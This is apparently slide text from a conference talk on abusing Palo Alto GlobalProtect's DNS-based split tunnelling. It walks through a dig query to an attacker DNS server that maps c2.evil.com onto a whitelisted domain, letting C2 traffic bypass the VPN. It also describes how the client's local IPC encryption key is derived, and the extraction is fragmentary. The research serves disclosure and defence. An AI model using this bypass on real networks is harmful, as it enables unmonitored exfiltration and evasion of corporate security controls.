

Turning the Tables on GlobalProtect

Use and Abuse of Palo Alto's Remote Access Solution

Speaker: Alex Bourla

Contributor: Graham Brereton



\$ whoami

Speaker - Alex Bourla

- These days: Independent Security Engineer and Researcher
- Previously: Penetration Tester and Red Teamer
- Still can't resist poking at products when something doesn't smell right...


Contributor - Graham Brereton

- Ex-colleague and core contributor
- Played a key role in this research



\$ globalprotect --info

- Always-On VPN for enterprises
- SSL decryption & inspection
- Identity-based access control
- Device trust enforcement
- 'Advanced Threat' & DLP








Where it all begun...



The docs that caught my eye




https://docs.paloaltonetworks.com/globalprotect/10-1/globalprotect-admin/globalprotect-gateways/split-tunnel-traffic-on-globalprotect-gateways/configure-a-split-tunnel-based-on-the-domain-and-application



Q: How would you design this feature securely?


For example, add *.target.com to exclude all Target traffic from the VPN tunnel.







What could go wrong with this design?






Example Exploitation




External Attacker's goal:



*.zoom.us configured as a split tunnel domain to improve Zoom performance

8 Image: Flaticon.com #BHUSA @BlackHatEvents






Exploitation Steps

1. DNS Request for whitelisted domain foo.zoom.us is sent to attacker-controlled DNS server

\$ dig foo.zoom.us @6.6.6.6 +short






Exploitation Steps

2. Attacker-controlled DNS server crafts response including the **real** IP address of c2.evil.com (1.2.3.4)

```
$ dig foo.zoom.us @6.6.6.6 +short
1.2.3.4
```

GlobalProtect will now **wrongly** associate the attacker IP address of 1.2.3.4 with the whitelisted wildcard domain of *.zoom.us





Exploitation Steps

3. Now any requests made to c2.evil.com will go straight to the Internet, bypassing GlobalProtect tunnel, and evading protection


Potential Impacts:

- Unmonitored C2 channels
- Data exfiltration
- Policy bypass
- etc.


11 Image: Flaticon.com #BHUSA @BlackHatEvents




Video Demo



Malicious Insider's goal:




*.zoom.us configured as a split tunnel domain to improve Zoom performance






A feature based on misplaced trust



https://github.com/dlenski/openconnect/issues/151



So I'm not sure how to handle this DNS-based split tunneling [sic], and I'm kind of suspicious of the security characteristics or value to the end-user.



https://github.com/dlenski/openconnect/issues/151



From Curiosity to Targeted Research...

16






In

- macOS client
- Linux client

Out


- PA Firewall / VPN server
- Windows client
- Mobile device clients






GlobalProtect Bypass	✓ 1 of 1
Privilege Escalation	0 of 1






























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AES_CBC(AES_KEY, IV, XML)

Privileged (uid == 0)

PanGPS

localhost

Unprivileged (uid != 0)

PanGPA

AES_KEY = md5(userKeyParam + md5("pannetwork")) = fn(userKeyParam) + md5(userKeyParam + md5("pannetwork"))

AES-CBC encrypted XML payload:




16 byte header of


message length


userKeyParam	Login Keychain: GlobalProtectService
IV	"00000000000000000000000000000000000000











16 byte header of message length

